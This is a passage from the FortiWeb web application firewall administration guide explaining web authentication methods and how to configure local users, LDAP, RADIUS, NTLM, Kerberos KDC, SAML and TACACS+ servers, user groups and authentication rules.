Accounting, if any, of this type of authentication is handled by the web server (or, if you have offloaded authentication to FortiWeb, it may be accounted for in logs, depending on your configuration of Alert Type).

While some supported `WWW-Authenticate:` methods encrypt passwords, due to a lack of other cryptographic features, if used with HTTP, it is **not** as secure as HTTPS. For stronger protection, use HTTP-based authentication with HTTPS.

Via forms embedded in the HTML

Web applications can authenticate users by including `<input>` tags for each login credential in an `<form>` buttons, text fields, check boxes, and other inputs on a web application's login page such as `/login.asp`.

An authentication form on the Fortinet Technical Support login web page



This method does **not** rely on the mechanism defined in the HTTP protocol. Instead, when the user submits the form, the web application uses form inputs to construct server-side sessions, client-side session cookies, or parameters in the URL such as `JSPSESSIONID` in order to create statefulness.

This type of authorization occurs at the web application layer of the server's software stack. As a result, when visiting different web applications on the same host, users may have to authenticate multiple times, unless the web applications share a single sign-on (SSO) framework.

Authorization for each subsequent requested URL then occurs based upon whether the user is in the logged-in state, or the logged-out state, and possibly other implemented conditions such as user groups and permissions. Dynamic page content may change based upon knowledge of the user's preferences. In addition to a logout button, this method also often adds session timeouts. However, depending on the implementation, it often may only work properly if the client supports—and accepts—cookies.

Accounting, if any, of this type of authentication is handled by the web application or servlet.

This type of authentication cannot be offloaded to FortiWeb, but **can** be protected using its features. For example, you can use FortiWeb to enforce complex passwords by applying an input rule. Depending on your operation mode (see Supported features in each operation mode on page 66), you might want to see:

- Cookie security on page 486
- Blocking known attacks on page 409
- Validating parameters ("input rules") on page 490
- Preventing tampering with hidden inputs on page 495

If used within the content of HTTP, it is **not** as secure as HTTPS. For stronger protection, use form-based authentication with HTTPS.

Via a personal certificate

Alternatively or additionally to logging in by providing a password, clients can present an X.509 v3 personal certificate. This can be a good choice for large organizations where:

- entering a password is onerous due to password length/complexity policies or the nature of the device (e.g. small touch screens on iPhone or Android smart phones, or highly secure environments)
- you control the endpoint devices, so it is possible to install personal certificates

If your clients will connect to your websites using HTTPS, you can configure FortiWeb to require clients to present a personal certificate during the handshake in order to confirm their identities. This is sometimes called public key infrastructure (PKI) authentication (RFC 5280).

A personal certificate prompt in Microsoft Internet Explorer



For details, see How to apply PKI client authentication (personal certificates) on page 312.

Offloading HTTP authentication & authorization

If a website does not support RFC 2617 (HTTP://tools.ietf.org/html/rfc2617) HTTP authentication on its own, nor does it provide HTML form-based authentication, you can use a FortiWeb appliance to authenticate HTTP/HTTPS clients before they are permitted to access a web page.

User authentication is **not** supported in all operation modes. For details, see Supported features in each operation mode on page 66.

Authentication can use either locally-defined accounts or remotely-defined accounts whose credentials are confirmed with the authentication following authentication servers:

- LDAP queries
- RADIUS queries
- NTLM queries
- KDC queries
- SAML queries
- TACACS+ queries

based upon the end-user's confirmed identity or URL he or she is requesting.

FortiWeb then applies rules for that account to determine whether to authorize each of the user's HTTP/HTTPS requests.

HTTP-based authentication provided by your FortiWeb can be used in conjunction with a website that already has authentication. However, it is usually used as a substitute for a website that lacks it, or where you have disabled it in order to offload it to the FortiWeb for performance reasons.

Some compliance schemes, including PCI DSS, require that each person have sole access to his or her account, and that account be restricted from sensitive data such as cardholder information unless it has a business need-to-know. Be aware of such requirements before you begin. This can impact the number of accounts that you must create, as well as the number and scope of authorization rules. Violations can be expensive in terms of higher processing fees, being barred from payment transactions, and, in case of a security breach, penalties of up to $500,000 per non-compliance.

To configure and activate end-user accounts

You can also require the end-user to present a personal certificate in order to securely authenticate. For details, see How to apply PKI client authentication (personal certificates) on page 312.

1. Define user accounts in either or both of the following ways:
   - If you want to define end-user accounts on the FortiWeb, create a user name and password record for each user. For details, see Configuring local end-user accounts on page 338.
   - If end-user account credentials are already defined on a remote authentication server, configure a query to that server. For details, see Configuring an LDAP server on page 339, Configuring a Terminal Access Controller Access Control System (TACACS)+ server on page 348, or Configuring an NTLM server on page 345.
2. Group accounts and queries to create user groups. See Grouping users on page 350.
3. Configure authorization rules for each user group. See Applying user groups to an authorization realm on page 351.
4. Group authorization rules into an authorization policy. See Grouping authorization rules on page 352.
5. Select the authorization policy in an inline protection profile. See Configuring a protection profile for inline topologies on page 219
6. Select the inline protection profile in a server policy. See Configuring a server policy on page 238.

When you have configured HTTP authentication

1. If the client's initial request does not already include an `Authorization:` field in its HTTP header, the FortiWeb appliance replies with an HTTP `401 Authorization Required` response. The response includes a `WWW-Authenticate:` field in the HTTP header that indicates which style of authentication to use (basic, digest, or NTLM) and the name of the realm (usually the name, such as "Restricted Area", of a set of URLs that can be accessed using the same set of credentials).
2. The browser then prompts its user to enter a user name and password. (The prompt may include the name of the realm, in order to indicate to the user which login is valid.) The browser includes the user-entered info in the `Authorization:` field of the HTTP header when repeating its request.
   Valid user name formats vary by the authentication server. For example:
   - For a local user, enter a user name in the format `username`.
   - For LDAP authentication, enter a user name in the format required by the directory's schema, which varies but could be a user name in the format `username` or an email address such as `username@example.com`.
   - For NTLM authentication, enter a user name in the format `DOMAIN/username`.
3. The FortiWeb appliance compares the supplied credentials to:
   - the locally defined set of user accounts
   - a set of user objects in a Lightweight Directory Access Protocol (LDAP) directory

- a set of user objects on a Remote Authentication and Dial-in User Service (RADIUS) server
- a set of user accounts on an NT LAN Manager (NTLM) server

4. If the client authenticates successfully, the FortiWeb appliance forwards the original request to the server.
   If the client does **not** authenticate successfully, the FortiWeb appliance repeats its HTTP `401 Authorization Required` response to the client, asking again for valid credentials.
5. Once the client has authenticated with the FortiWeb appliance, if FortiWeb applies no other restrictions and the URL is found, it returns the web server's reply to the client.

If the client's browser is configured to do so, it can cache the realm along with the supplied credentials, automatically re-supplying the user name and password for each request with a matching realm. This provides convenience to the user; otherwise, the user would have to re-enter a user name and password for every request.

Advise users to clear their cache and close their browser after an authenticated session. HTTP itself is stateless, and there is no way to actively log out. HTTP authentication causes cached credentials, which persist until the cache is cleared either manually, by the user, or automatically, when closing the browser window or tab. Failure to clear the cache could allow unauthorized persons with access to the user's computer to access the website using their credentials.

Clear text HTTP authentication is **not** secure. All user names and data (and, depending on the authentication style, passwords) are sent in clear text. If you require encryption and other security features in addition to authorization, use HTTP authentication with SSL/TLS (i.e. HTTPS) and disable HTTP. For details see HTTP Service on page 243 and HTTPS Service on page 243.

See also

- Configuring local end-user accounts on page 338
- Configuring queries for remote end-user accounts on page 339
- Applying user groups to an authorization realm on page 351
- Grouping authorization rules on page 352
- Site Publishing (Single sign-on) on page 378

Configuring local end-user accounts

FortiWeb can use local end-user accounts to authenticate and authorize HTTP requests to protected websites. For details, see Offloading HTTP authentication & authorization on page 336.

To configure a local user

1. Go to **User > Local User**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. Configure these settings:

Name	Enter a name that can be referenced in other parts of the configuration, such as `Jane Doe`.

	Do not use special characters. The maximum length is 63 characters. **Note:** This is **not** the user name that the person must provide when logging in to the CLI or web UI.
User Name	Enter the user name that the client must provide when logging in, such as `user1`. The maximum length is 63 characters.
Password	Enter a password for the user account. The maximum length is 63 characters. **Tip:** For improved security, the password should be at least eight characters long, be sufficiently complex, and be changed regularly.

4. Click **OK**.
5. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with Grouping users on page 350. For an overview, see To configure and activate end-user accounts on page 337.

See also

- Grouping users on page 350
- Configuring an LDAP server on page 339
- Configuring a RADIUS server on page 343
- Configuring an NTLM server on page 345

Configuring queries for remote end-user accounts

FortiWeb supports multiple query types that you can use to authenticate users with accounts stored on remote servers, rather than with accounts on the FortiWeb itself.

Configuring an LDAP server

FortiWeb can use LDAP queries to authenticate and authorize end-users' HTTP requests to protected websites. For details, see Offloading HTTP authentication & authorization on page 336. FortiWeb can also use LDAP queries to authenticate administrators' access to the web UI or CLI. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

If you use an LDAP query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI. If administrators are in the same directory but belong to a different group than end-users, you can use Group Authentication on page 341 to exclude end-users from the administrator LDAP query.

Supported servers may implement the underlying technology and group membership in different ways, such as with OpenLDAP, Microsoft Active Directory, IBM Lotus Domino, and Novell eDirectory. Match the distinguished names (DN) and group membership attributes (Group Type on page 341) with your LDAP directory's schema.

If this query will be used to authenticate administrators, and your LDAP server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

For end-user queries, configure Connection Timeout on page 353 instead.

To configure an LDAP server

1. Go to **User > Remote Server** and select the **LDAP Server** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
   A dialog appears.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Server IP/Domain Name	Enter the IP address or domain name of the LDAP server.
Server Port	Type the port number where the LDAP server listens. The default port number varies by your selection in Secure Connection on page 342: port 389 is typically used for non-secure connections or for STARTTLS-secured connections, and port 636 is typically used for SSL-secured (LDAPS) connections.
Common Name Identifier	Enter the identifier for the common name (CN) attribute (also called the CNID) whose value is the user name. Identifiers vary by your LDAP directory's schema. This is often `cn` or `uid`. For Active Directory, it is often the attribute `sAMAccountName`. For example, in a default OpenLDAP directory, if a user object is: **`uid`**`=hlee,cn=users,dc=example,dc=com` then the CNID is `uid`. For an additional example for Active Directory, see Example for a configuration for AD on page 342.

Distinguished Name	Specifies the Base DN from which the LDAP query starts. This DN is the full path in the directory to the user account objects.
	For example:
	`ou=People,dc=example,dc=com`
	or
	`cn=users,dc=example,dc=com`

Bind Type	Select one of the following LDAP query binding styles: • **Simple**—Bind using the client-supplied password and a bind DN assembled from the Common Name Identifier on page 340, Distinguished Name on page 340, and the client-supplied user name. • **Regular**—Bind using a bind DN and password that you configure in User DN on page 341 and Password on page 341. This also allows for group authentication.

	• **Anonymous**—Do not provide a bind DN or password. Instead, perform the query **without** authenticating. Select this option only if the LDAP directory supports anonymous queries.
User DN	Enter the bind DN of an LDAP user account with permissions to query the Distinguished Name on page 340. For example: `cn=FortiWebA,dc=example,dc=com` For Active Directory, the UPN (User Principle Name) is often used instead of a bind DN (for example, `user@domain.com`) The maximum length is 255 characters. This field can be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries. This field is not displayed if Bind Type on page 340 is **Anonymous** or **Simple**.
Password	Enter the password of the User DN on page 341. This field may be optional if your LDAP server does not require the FortiWeb appliance to authenticate when performing queries, and does not appear if Bind Type on page 340 is **Anonymous** or **Simple**.
Filter	Enter an LDAP query filter string that filters the query's results based on any attribute in the record set. For example: `(&(|(objectClass=user)(objectClass=group)(objectClass=publicFolder)))` This filter improves the speed and efficiency of the queries. For syntax, see an LDAP query filter reference. If you do not want to exclude any accounts from the query, leave this setting blank. The maximum length is 255 characters. This option appears when Bind Type on page 340is **Regular**.
Group Authentication	Enable to filter the query results, only allowing users to authenticate if they are members of the LDAP group that you define in Group DN on page 342. Users that are not members of that group will not be allowed to authenticate. Also configure Group Type on page 341 and Group DN on page 342. This option appears only when Bind Type on page 340is **Regular**.
Group Type	Indicate the schema of your LDAP directory, either: • **OpenLDAP**—The directory uses a schema where each user object's group membership is recorded in an attribute named `gidNumber`. This is usually an OpenLDAP directory, or another directory where the object class `inetOrgPerson` or `posixAccount`. • **Windows-AD**—The directory uses a schema where each user object's group membership is recorded in an attribute named `memberOf`. This is usually a Microsoft Active Directory server. • **eDirectory**—The directory uses a schema where each user object's group membership is recorded in an attribute named `groupMembership`. This is usually a Novell eDirectory server.

	Group membership attributes may have different names depending on an LDAP directory schemas. The FortiWeb appliance will use the group membership attribute that matches your directory's schema when querying the group DN. This option appears only when Bind Type on page 340is **Regular** and **Group Authentication** is enabled.
Group DN	Enter the value of the group membership attribute that query results must have in order to be able to authenticate. The value may vary by your directory's schema, but may be the distinguished name such as `ou=Groups,dc=example,dc=com` or a group ID (GID) such as 100. This option appears only when Bind Type on page 340is **Regular** and Group Authentication on page 341 is enabled. The maximum length is 255 characters.
Secure Connection	Enable to connect to the LDAP servers using an encrypted connection, then select the style of the encryption in Protocol on page 342.
Protocol	Select which secure LDAP protocol to use, either • **LDAPS** • **STARTTLS** The option appears only when **Secure Connection** is enabled.

4. Click **OK**.
5. If you enabled Secure Connection on page 342, upload the certificate of the CA that signed the directory server's certificate. For details, see "Uploading trusted CA certificates" on page 1.
6. Return to **User > Remote Server**, select the **LDAP User** tab, double-click the row of the query, then click the **Test LDAP** button to verify that FortiWeb can connect to the server, that the query is correctly configured, and that (if binding is enabled) the query bind is successful.
   In **username**, type only the value of the CNID attribute, such as `hlee`, **not** the entire DN of the administrator's account. In **password**, type the password for the account.
7. If the query is for administrator accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group. For details, see Grouping remote authentication queries and certificates for administrators on page 714.
   If the query is for user accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with Grouping users on page 350. For details, see To configure and activate end-user accounts on page 337.
   If the query is for a site publishing rule that offloads authentication for a web application to FortiWeb, you first add it to an authorization server pool. For details, see Adding servers to an authentication server pool on page 349.

See also

- Configuring a RADIUS server on page 343
- Configuring an NTLM server on page 345
- Configuring a Terminal Access Controller Access Control System (TACACS)+ server on page 348

Example for a configuration for AD

The following sample values are part of an LDAP query for a Microsoft Active Directory (AD) domain server.

Setting	Value	Notes
Common Name Identifier	`sAMAccountName`	In most cases, you use the Common Name Identifier `sAMAccountName` as the container. In some cases, `userPrincipalName` is used, especially if there is a domain forest.
Distinguished Name (Base DN)	`OU=CONTAINER, DC=DOMAIN,DC=SUFFIX`	Specifies the Base DN from which the LDAP query starts.
Filter	(&(objectCategory=person) (objectClass=user) (sAMAccountName=*))	If **Common Name Identifier** is `userPrincipalName`, change `sAMAccountName` to `userPrincipalName`.
User DN	user@domain.com	This example uses the UPN (User Principle Name) instead of a bind DN.

Configuring a RADIUS server

FortiWeb can use RADIUS queries to authenticate and authorize end-users' HTTP requests. For details, see Offloading HTTP authentication & authorization on page 336. FortiWeb can also use RADIUS queries to authenticate administrators' access to the web UI or CLI. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

If you use a RADIUS query for administrators, separate it from the queries for regular users. **Do not combine administrator and user queries into a single entry.** Failure to separate queries will allow end-users to have administrative access the FortiWeb web UI and CLI.

Remote Authentication and Dial-in User Service (RADIUS) servers provide authentication, authorization, and accounting functions. The FortiWeb authentication feature uses RADIUS user queries to authenticate and authorize HTTP requests. (The HTTP protocol does not support active logouts, and can only passively log out users when their connection times out. Therefore FortiWeb does **not** fully support RADIUS accounting.) RADIUS authentication with realms (i.e. the person logs in with an account such as admin@example.com) are supported.

To authenticate a user or administrator, the FortiWeb appliance sends the user's credentials to RADIUS for authentication. If the RADIUS server replies to the query with a signal of successful authentication, the client is successfully authenticated with the FortiWeb appliance. If RADIUS authentication fails or the query returns a negative result, the appliance refuses the connection.

If this query will be used to authenticate administrators, and your RADIUS server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the *FortiWeb CLI Reference*:

HTTPs://docs.fortinet.com/product/fortiweb/

For end-user queries, configure Connection Timeout on page 353 instead.

To configure a RADIUS server

1. Go to **User > Remote Server** and select the RADIUS Server tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.

2. Click **Create New**.
   A dialog appears.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Server IP	Enter the IP address of the primary RADIUS server.
Server Port	Enter the port number where the RADIUS server listens. The default port number is 1812.
Server Secret	Enter the RADIUS server secret key for the primary RADIUS server. The primary server secret key should be a maximum of 16 characters in length.
Secondary Server IP	Enter the IP address of the secondary RADIUS server, if applicable.
Secondary Server Port	Enter the port number where the RADIUS server listens. The default port number is 1812.
Secondary Server Secret	Enter the RADIUS server secret key for the secondary RADIUS server. The secondary server secret key should be a maximum of 16 characters in length.
Authentication Scheme	Select either: • *Default* to authenticate with the default method. The default authentication scheme uses PAP, MS-CHAP-V2, and CHAP, in that order. • MS-CHAP-V2, CHAP, MS-CHAP, or PAP, depending on what your RADIUS server requires.
NAS IP	Enter the NAS IP address and Called Station ID (for more information about RADIUS Attribute 31, see RFC 2548 (HTTP://www.ietf.org/rfc/rfc2548.txt) Microsoft Vendor-specific RADIUS Attributes). If you do not enter an IP address, the IP address that the FortiWeb appliance uses to communicate with the RADIUS server will be applied.

4. Click **OK**.
5. Return to **User > Remote Server**, select the **RADIUS Server** tab, double-click the row of the query, then click the **Test RADIUS** button to verify that FortiWeb can connect to the server, and that the query is correctly configured.
6. If the query is for **administrator** accounts that you want to allow to access the FortiWeb web UI, select the query in a remote authentication query group. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

For access profiles, FortiWeb appliances support RFC 2548 (HTTP://www.ietf.org/rfc/rfc2548.txt) Microsoft Vendor-specific RADIUS Attributes. If you do not want to use them, you can configure them locally instead. For details, see Configuring access profiles on page 712.

If the query is for **user** accounts that you want to allow to authenticate with web servers, to activate the user account, you must indirectly include it in a server policy. Continue with Grouping users on page 350. For an overview, see To configure and activate end-user accounts on page 337.

If the query is for a site publishing rule that offloads authentication for a web application to FortiWeb, you first add it to an authorization server pool. For details, see Adding servers to an authentication server pool on page 349.

See also

- Grouping remote authentication queries and certificates for administrators on page 714
- Configuring an LDAP server on page 339
- Configuring an NTLM server on page 345

Configuring an NTLM server

NT LAN Manager (NTLM) queries can be made to a Microsoft Windows or Active Directory server that is configured for NTLM authentication. FortiWeb supports both NTLM v1 and NTLM v2.

FortiWeb can use NTLM queries to authenticate and authorize HTTP requests. For details, see Applying user groups to an authorization realm on page 351.

To configure an NTLM server

1. Go to **User > Remote Server** and select the **NTLM Server** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a unique name that can be referenced by other parts of the configuration. This is the name of the query only, not the end-user's account name/login. The maximum length is 63 characters.
4. For **Server IP**, type the IP address of the NTLM server to query.
5. For **Port**, type the TCP port number where the NTLM server listens for queries.
6. Click **OK**.
7. To activate the user account, you must indirectly include it in a server policy that governs connections to your web servers. Continue with Grouping users on page 350. For an overview, see To configure and activate end-user accounts on page 337.

Configuring a Kerberos Key Distribution Center (KDC) server

You can specify a Kerberos Key Distribution Center (KDC) that FortiWeb can use to obtain a Kerberos service ticket for web applications on behalf of clients.

Because FortiWeb determines the KDC to use based on the realm of the web application, you do not have to specify the KDC in the site publish rule.

For details, see Using Kerberos authentication delegation on page 396 and Offloaded authentication and optional SSO configuration on page 381.

To configure a KDC server

1. Go to **User > Remote Server** and select the **KDC Server** tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write**permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New** and complete the following settings:

Name	Enter a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.

Delegated Realm	Enter the domain of the domain controller (DC) that the Key Distribution Center (KDC) belongs to. Typically the UPN (User Principle Name) used for login has the format *username@delegated_realm*.
Shortname	Enter the shortname for the realm you specified (This is optional). A shortname is an alias of the delegated realm; it can be any set of characters except for symbols "@", "/" and "\". For example, the shortname can include the domain name of the realm that is not fully qualified. With a shortname being configured, the format of UPN can be *username@shortname*.

3. Click **OK**.
4. Click **Create New** to add multiple servers for the realm.
5. Configure these settings:

Server IPv4/IPv6	Enter the IP address of the KDC. In most cases, the KDC is located on the same server as the DC.
Server Port	Enter the port the KDC uses to listen for requests.

6. Click **OK**.

Configuring a Security Assertion Markup Language (SAML) server

You can use a SAML server in a site publish rule to handle client authentication for web browser single sign-on (SSO).

SAML is an open standard for exchanging authentication and authorization data between parties, and is often used for exchanging such data between an identity provider and a service provider.

To configure a SAML server

1. Go to **User > Remote Server** and select the SAML Server tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New** and complete the following settings:

Name	Enter a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
Entity ID	Enter the URL for the SAML server. The communications protocol must be HTTPS.
Service Path	Enter a path for the SAML server at the URL you specified in Entity ID on page 346.
Assertion Consumer Service	
Binding Type	Select the binding that the server will use to transport the SAML authentication request to the IDP.
Path	Enter a partial URL that the IDP will use to confirm with the service provider that a user has been authenticated.
Single Logout Service	

Binding Type	Select the binding that the server will use when the service provider initiates a single logout request: • `POST`—SAML protocol messages are transported via the user's browser in an XHTML document using base64-encoding. • `REDIRECT`—SAML protocol messages will be carried in the URL of an HTTP `GET` request. Because the length of URLs is limited, this option is best for shorter messages.
Path	Enter a partial URL that the IDP will use to confirm with the service provider that a user has been logged out.
Identity Provider Metadata	
Metadata	Click **Choose File** to upload an IDP (Identity Provider) metadata file for the SAML server. If the file is valid, the Entity ID on page 347 below will populate. The metadata file is provided by the Identity Provider such as AD FS, TestShib and OneLogin. It defines the EntityID, Endpoints (Single Sign On Service Endpoint, Single Logout Service Endpoint), etc. FortiWeb parses the information in the metadata file and redirects the user's authentication request to the identity provider accordingly. After the user's identity is authenticated, the identity provider responds to FortiWeb with a SAML authentication assertion. **Note:** When you configure SAML Single Sign-on with the Identify Provider, make sure the user information (UPN or Email) is mapped to EPPN (urn:oid:1.3.6.1.4.1.5923.1.1.1.6), because FortiWeb uses the value of the EPPN attribute to identify users uniquely. The following is an example of the OneLogin SAML Test Connector configurations:

SAML Test Connector (SP Shibboleth) Field	Value	Add parameter
NameID (SAML Subject)	Email	
Persistent-id	- No default -	
commonName	- No default -	
employeeNumber	- No default -	
eppn	Email	
givenName	First Name	
mail	Email	
surname	Last Name	
uid	- No default -	

Entity ID	The Entity ID will populate if the IDP metadata file for the SAML server that you uploaded in Metadata on page 347 is valid.

3. Click **OK**.

Configuring a Terminal Access Controller Access Control System (TACACS)+ server

TACACS+ authentication is now supported for FortiWeb admin users. FortiWeb can also use TACACS+ queries to authenticate administrators' access to the web UI or CLI. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

To authenticate an administrator, the FortiWeb appliance sends the administrator's credentials to TACACS+ server for authentication. If the TACACS+ server replies to the query with a signal of successful authentication, the client is successfully authenticated with the FortiWeb appliance. If TACACS+ authentication fails or the query returns a negative result, the appliance refuses the connection.

When authenticating administrators, and your TACACS+ server is slow to answer, you may need to adjust the authentication timeout setting to prevent the query from failing. See the FortiWeb CLI Reference:

HTTPs://docs.fortinet.com/product/fortiweb/

To configure a TACACS+ server

1. Go to **User > Remote Server** and select the TACACS+ Server tab.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Click **Create New**.
   A dialog appears.
3. Configure these settings:

Name	Enter a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Server IP/Name	Enter the IP address or domain name of the TACACS+ server.
Server Secret	Enter the TACACS+ server secret key for the TACACS+ server.
Authentication Type	Select **Auto** to automatically assign an authentication type or select **Specify** to specify a type.
Type	Select one authentication type of the TACACS+ server. • MSCHAP: this type only includes a START message and a REPLY message. The START message must include the username and data information, of which the username is stored in the user field, while the data in the data field; the data information must include session_id, MS-challenge, and MS-authentication. • CHAP: this type only includes a START message and a REPLY message. The START message must include the username and data information, of which the username is stored in the user field, while the data in the data field; the data information must include session_id, challenge, and authentication. • PAP: this type only includes a START message and a REPLY message. The START message must include the username and password information, of which the username is stored in the user field, while the password in the data field; no encryption is required for the message.

	• ASCII: this type includes the START message, REPLY message, and CONTINUE message; both the START message and the CONTINUE message can carry the username information. Available only if Specify in Authentication Type is selected.

4. Click **OK**.
5. Return to **User > Remote Server**, select the **TACACS+ Server** tab, double-click the row of the query, then click the **Test TACACS+** button to verify that FortiWeb can connect to the server, and that the query is correctly configured.
6. To allow **administrator** accounts to access the FortiWeb web UI, select the query in a remote authentication query group. For details, see Grouping remote authentication queries and certificates for administrators on page 714.

See also

- Grouping remote authentication queries and certificates for administrators on page 714
- Configuring a RADIUS server on page 343

Adding servers to an authentication server pool

When you configure a site publishing rule that offloads authentication for a web application to FortiWeb, you use an authentication server pool to specify the method and server that FortiWeb uses to authenticate clients.

The pool can contain one or more servers that use either LDAP or RADIUS to authenticate clients. You add LDAP or RADIUS servers to an authentication server pool using the queries that correspond to the servers. For details, see Configuring an LDAP server on page 339 and Configuring a RADIUS server on page 343).

FortiWeb attempts to authenticate clients using the server at the top of the list of pool members, and then continues to the next member down in the list if the authentication is unsuccessful, and so on. You can use the list options to adjust the position of each item in the list.

To configure an authentication server pool

1. Go to **Application Delivery > Site Publish > Authentication Server Pool**.
2. Click **Create New**, enter a name for the pool, and then click **OK**.
3. Click **Create New** and complete the following settings:

Authentication Validation Method	Select whether this pool member uses LDAP or RADIUS to authenticate clients.
LDAP Server **or** **RADIUS Server**	Select the name of the authentication query that FortiWeb uses to pass credentials to your authentication server.
RSA SecurID	Select to enable client authentication using a username and a RSA SecurID authentication code only. Users are not required to enter a password. When this option is enabled, the authentication delegation options in the site publish rule are not available. For details, see RSA SecurID authentication on page 380.

	Alternatively, you can use the default two-factor authentication feature to require users to enter a username, password, and a RSA SecurID authentication code. For details, see Two-factor authentication on page 379.

4. Click **OK**.
5. Add any other additional servers you want in the pool.
6. To use the pool, select it when you configure a site publish rule. For details, see Offloaded authentication and optional SSO configuration on page 381

Grouping users

To denote which set of people is authorized to request specific URLs when configuring HTTP authentication offloading, you must create user groups.

A user group can include a mixture of local end-user accounts, LDAP queries, RADIUS queries, and NTLM queries. Therefore, on FortiWeb, a user group could be a set of accounts, or it could be a set of queries instead.

To configure a user group

1. Before you can configure a user group, you must first configure one or more local end-user accounts or queries to remote authentication servers. See these sections:
   - Configuring local end-user accounts on page 338
   - Configuring an LDAP server on page 339
   - Configuring a RADIUS server on page 343
   - Configuring an NTLM server on page 345
   - Configuring a Terminal Access Controller Access Control System (TACACS)+ server on page 348
   - Configuring a Security Assertion Markup Language (SAML) server on page 346

   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Auth Users** category. For details, see Permissions on page 52.
2. Go to **User > User Group > User Group**.
3. Click **Create New**.
4. In **Name**, type a name that can be referenced by other parts of the configuration. Do not use special characters. The maximum length is 63 characters.
5. In **Auth Type**, select one of the following authentication types:
   - **Basic**—Clear text. This is the original and most compatible authentication scheme for HTTP. However, it is also the least secure as it sends the user name and password unencrypted to the server.
   - **Digest**—Encrypts the password and thus is more secure than the basic authentication.
   - **NTLM**—Uses a proprietary protocol of Microsoft and is considered to be more secure than basic authentication.
6. Click **OK**.
7. Click **Create New**.
8. In **User Type**, select the type of user or user query you want to add to the group. Available options vary with the setting for the group's **Auth Type** option.
   You can mix user types in the group. However, if the authentication rule's **Auth Type** does not support a given user type, all user accounts of that type will be ignored, effectively disabling them.
9. From **User Name**, select the name of an existing user account, LDAP query, or RADIUS query. Available options vary by your selection in **User Type**.

10. Enter the group name, you can then grant the admin user group with different permission profile. This option is available only when User Type is **LDAP** or **Radius**.
11. Click **OK**.
12. Repeat the previous steps for each user or query that you want to add to the group.
13. Select the user group in an authorization rule. For details, see Applying user groups to an authorization realm on page 351.

See also

- Configuring local end-user accounts on page 338
- Configuring an LDAP server on page 339
- Configuring a RADIUS server on page 343
- Configuring an NTLM server on page 345
- Configuring a Terminal Access Controller Access Control System (TACACS)+ server on page 348
- Offloading HTTP authentication & authorization on page 336

Applying user groups to an authorization realm

Authentication rules are used by the HTTP authentication policy to define sets of request URLs that will be authorized for each end-user group.

Alternatively, you can configure site publishing, which has the additional advantage of optionally providing SSO for multiple web applications. See Site Publishing (Single sign-on) on page 378.

To configure an authentication rule

1. Before you can configure an authentication rule set, you must first configure any user groups that you want to include. For details, see Grouping users on page 350.
   If you want to apply rules only to HTTP requests for a specific real or virtual host, you must first define the web host in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
2. Go to **Application Delivery > Authentication** and select the **Authentication Rule** tab.
   To access this part of the web UI, your administrator’s account access profile must have **Read** and **Write** permission to items in the **Web Protection Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
5. If you want to require that the `Host:` field of the HTTP request matches a protected host entry in order to match the HTTP authentication rule, do the following:
   - Enable **Host Status**.
   - From **Host**, select which protected host entry (either a web host name or IP address) the `Host:` field of the HTTP request must be. The list contains hosts configured in a protected host names group. For details, see Defining your protected/allowed HTTP “Host:” header names on page 152.
6. Click **OK**.
7. Click **Create New**.
8. Configure these settings:

